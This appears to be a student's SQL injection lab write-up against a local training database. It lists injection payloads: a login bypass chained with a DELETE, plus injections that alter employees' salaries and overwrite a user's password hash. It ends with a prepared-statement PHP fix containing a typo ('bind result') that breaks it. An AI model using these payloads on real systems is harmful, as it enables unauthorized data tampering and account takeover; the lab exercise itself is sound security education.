




Admin' OR '1'='1; DELETE FROM credential WHERE name='alice'; tried using this and it failed.

Gpt says that mysql itself has a thing to detect multi-statements and it doesn't let them go through.





', Salary=900000 where name='Alice' #






', Salary=1 where name='Boby' #









', Password='9d4e1e23bd5b727046a9e3b4b7db57bd8d6ee684' WHERE name='Boby' #

The sha1sum is of pass1





```
<?php
// Function to create a SQL connection.
function getDB() {
  $dbhost = "10.9.0.6";
  $dbuser = "seed";
  $dbpass = "dees";
  $dbname = "sqllab_users";
 // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
   die("Connection failed: " . $conn->connect_error . "\n");
 }
 return $conn;
}
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
// Create a connection
$conn = getDB();
// Prepare the query using a prepared statement
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name
= ? AND Password = ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd); // Bind parameters to the query
$stmt->execute(); // Execute the query
// Bind result variables to columns in the query
$stmt->bind result($id, $name, $eid, $salary, $ssn);
// Fetch the first row of data
if ($stmt->fetch()) {
 // Data has been fetched; variables are already populated
  echo "ID: $id, Name: $name, EID: $eid, Salary: $salary, SSN: $ssn";
} else {
  echo "No matching user found.";
}
// Close the statement and connection
$stmt->close();
$conn->close();
?>
```